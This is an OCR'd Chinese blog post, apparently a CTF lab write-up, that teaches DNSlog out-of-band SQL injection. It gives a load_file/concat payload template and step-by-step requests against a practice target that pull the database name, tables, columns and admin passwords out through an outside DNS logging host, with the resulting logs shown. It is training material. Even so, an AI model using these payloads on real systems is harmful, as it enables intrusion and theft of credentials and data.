
DNSlog注入学习（靶场测试全流程）

原创

00勇士王子 于 2021-04-18 22:01:55 发布 463 收藏 2

分类专栏： CTF

本文链接：https://blog.csdn.net/qq_45813980/article/details/115838269



原理:

首先需要有一个可以配置的域名，比如：ceye.io，然后通过代理商设置域名 ceye.io 的 nameserver 为自己的服务器 A，然后再服务器 A 上配置好 DNS Server，这样以来所有 ceye.io 及其子域名的查询都会到 服务器 A 上，这时就能够实时地监控域名查询请求了。

DNS在解析的时候会留下日志，咱们这个就是读取多级域名的解析日志，来获取信息
简单来说就是把信息放在高级域名中，传递到自己这，然后读取日志，获取信息

利用场景:


在sql注入时为布尔盲注、时间盲注，注入的效率低且线程高容易被waf拦截，又或者是目标站点没有回显，我们在读取文件、执行命令注入等操作时无法明显的确认是否利用成功，这时候就要用到我们的DNSlog注入。

推荐使用网站 ：http://dnslog.cn/

Get SubDomain Refresh Record

DNS Query Record	IP Address	Created Time
No Data		


首先点击Get SubDomain按钮，网页会生成一个域名。



kchsoe.dnslog.cn

DNS Query Record	IP Address	Created Time
No Data		

我们在对生成的域名进行访问后再点击右边的按钮，就可以在下方看到访问记录，也就是DNS解析的日志信息。



kchsoe.dnslog.cn

DNS Query Record	IP Address	Created Time
kchsoe.dnslog.cn	211.138.19.83	2021-04-18 19:39:56
kchsoe.dnslog.cn	211.138.19.93	2021-04-18 19:39:56
kchsoe.dnslog.cn	211.138.19.83	2021-04-18 19:39:56
kchsoe.dnslog.cn	211.138.19.93	2021-04-18 19:39:56

注入流程（确定注入点后）：
1、先查出我们想要的内容
sql语句查出我们想要的内容
如：数据库内管理员的账户密码
用户的联系方式 等等
select database();


2、拼接域名
我们想要的东西.gfholg.dnslog.cn
select concat('a','b');
select concat((select database()),'.gfholg.dnslog.cn');
我们想要的东西.gfholg.dnslog.cn

3、让目标访问
load_file() 读取文件
读取本地文件
C:\target\xunlainying\WWW\1.txt
select load_file('C:/target/xunlainying/WWW/1.txt');

读取远程文件
unc
//mss.zkaq.com/1.txt

例子：
select load_file(concat('//',(select database()),'.6g05at.dnslog.cn/123'));
模板：
select load_file(concat('//',(sql 查询语句),'.dnslog.cn得到的域名/123'));

靶场实战(封神台)：




1.这是目标网站：

2.and 1=1没有报错

3.and 1=2报错，确认有注入点

4.到dnslog.cn获取一个域名



5.拼接语句，先查询数据库
这是模板;
load_file(concat('//',(sql 查询语句),'.dnslog.cn得到的域名/123'));

查询数据库的语句是：
select database()


dnslog.cn得到的域名是：gkz5eq.dnslog.cn

拼接好的语句为：
load_file(concat('//',(select database()),'.gkz5eq.dnslog.cn/123'));

6.使用拼接好的语句进行测试：

> http://59.63.200.79:8022/dns/?id=1 and load_file(concat('//',(select database()),'.gkz5eq.dnslog.cn/123'));

7.返回查看dnslog.cn中的日志，maoshe就是我们查询出的数据库名：



8.查表(我不小心点到了刷新，就重新生成了一个域名,域名部分忽略就行)

```
http://59.63.200.79:8022/dns/?id=1 and load_file(concat('//',(select table_name from information_schema.tables where table_schema='maoshe' limit 0,1),'.ltofie.dnslog.cn/123'));
```

Get SubDomain Refresh Record

ltofie.dnslog.cn

DNS Query Record	IP Address	Created Time
admin.ltofie.dnslog.cn	59.63.230.105	2021-04-18 20:44:48

将limit 0,1 改成limit 1,1 后，发现第二个表

Get SubDomain Refresh Record

DNS Query Record	IP Address	Created Time
news.4mfy6f.dnslog.cn	173.194.169.2	2021-04-18 21:13:46
news.4mfy6f.dnslog.cn	172.217.40.2	2021-04-18 21:13:46
news.4mfy6f.dnslog.cn	172.217.40.68	2021-04-18 21:13:46
news.4mfy6f.dnslog.cn	59.63.230.106	2021-04-18 21:13:45
admin.4mfy6f.dnslog.cn	59.63.230.105	2021-04-18 21:13:23
admin.4mfy6f.dnslog.cn	59.63.230.105	2021-04-18 21:13:23

一共两个表 admin 和 news

9.先查admin表的列，同样改变limit 后的第一个参数，查询多个列

```
http://59.63.200.79:8022/dns/?id=1%20and%20load_file(concat(%27//%27,(select%20column_name%20from%20information_schema.columns%20where%20table_schema=%27maoshe%27%20and%20table_name=%27admin%27limit%200,1),%27.ltofie.dnslog.cn/123%27));
```

DNSLog.cn

Get SubDomain Refresh Record

7msbrv.dnslog.cn

DNS Query Record	IP Address	Created Time
password.7msbrv.dnslog.cn	172.217.41.7	2021-04-18 21:50:54
password.7msbrv.dnslog.cn	173.194.169.72	2021-04-18 21:50:54
password.7msbrv.dnslog.cn	173.194.170.80	2021-04-18 21:50:53
password.7msbrv.dnslog.cn	59.63.230.105	2021-04-18 21:50:53
username.7msbrv.dnslog.cn	59.63.230.105	2021-04-18 21:50:41
id.7msbrv.dnslog.cn	172.217.40.66	2021-04-18 21:50:26
id.7msbrv.dnslog.cn	172.217.41.9	2021-04-18 21:50:26
id.7msbrv.dnslog.cn	173.194.169.65	2021-04-18 21:50:25
id.7msbrv.dnslog.cn	59.63.230.106	2021-04-18 21:50:25
id.7msbrv.dnslog.cn	172.217.40.2	2021-04-18 21:50:25

发现有id username password 三个列

10.猜测flag在passwrd中，查询数据

http://59.63.200.79:8022/dns/?id=1%20and%20load_file(concat(%27//%27,(select%20hex(password)%20from%20admin%20limit%200,1),%27.7msbrv.dnslog.cn/123%27));

DNSLog.cn

Get SubDomain Refresh Record

7msbrv.dnslog.cn

DNS Query Record	IP Address	Created Time
31323361646D696E.7msbrv.dnslog.cn	173.194.169.99	2021-04-18 21:53:16
31323361646D696E.7msbrv.dnslog.cn	173.194.170.1	2021-04-18 21:53:16
31323361646D696E.7msbrv.dnslog.cn	172.217.41.10	2021-04-18 21:53:15
31323361646d696e.7msbrv.dnslog.cn	59.63.230.106	2021-04-18 21:53:15
password.7msbrv.dnslog.cn	172.217.41.7	2021-04-18 21:50:54

password.7msbrv.dnslog.cn	173.194.169.72	2021-04-18 21:50:54
password.7msbrv.dnslog.cn	173.194.170.80	2021-04-18 21:50:53
password.7msbrv.dnslog.cn	59.63.230.105	2021-04-18 21:50:53

将十六进制数转为字符串，得到123admin，显然不是flag，继续查询

Get SubDomain Refresh Record

7msbrv.dnslog.cn

DNS Query Record	IP Address	Created Time
74657374313233.7msbrv.dnslog.cn	173.194.170.2	2021-04-18 21:55:12
74657374313233.7msbrv.dnslog.cn	172.217.41.14	2021-04-18 21:55:12
74657374313233.7msbrv.dnslog.cn	173.194.170.108	2021-04-18 21:55:11
74657374313233.7msbrv.dnslog.cn	59.63.230.106	2021-04-18 21:55:11
31323361646D696E.7msbrv.dnslog.cn	173.194.169.99	2021-04-18 21:53:16
31323361646D696E.7msbrv.dnslog.cn	173.194.170.1	2021-04-18 21:53:16
31323361646D696E.7msbrv.dnslog.cn	172.217.41.10	2021-04-18 21:53:15

将十六进制数转为字符串，得到test123显然不是flag，继续查询

Get SubDomain Refresh Record

7msbrv.dnslog.cn

DNS Query Record	IP Address	Created Time
66C61472D626975626975.7msbrv.dnslog.cn	173.194.170.7	2021-04-18 21:56:02
466C61472D626975626975.7msbrv.dnslog.cn	173.194.170.69	2021-04-18 21:56:02
466c61472d626975626975.7msbrv.dnslog.cn	59.63.230.106	2021-04-18 21:56:02
466C61472D626975626975.7msbrv.dnslog.cn	172.217.41.9	2021-04-18 21:56:02
466C61472D626975626975.7msbrv.dnslog.c	172.217.40.7	2021-04-18 21:56:01

n		
466C61472D626975626975.7msbrv.dnslog.cn	173.194.170.69	2021-04-18 21:56:01
74657374313233.7msbrv.dnslog.cn	173.194.170.2	2021-04-18 21:55:12
74657374313233.7msbrv.dnslog.cn	172.217.41.14	2021-04-18 21:55:12
74657374313233.7msbrv.dnslog.cn	173.194.170.108	2021-04-18 21:55:11

将十六进制数转为字符串，得到FlaG-biubiu，发现falg。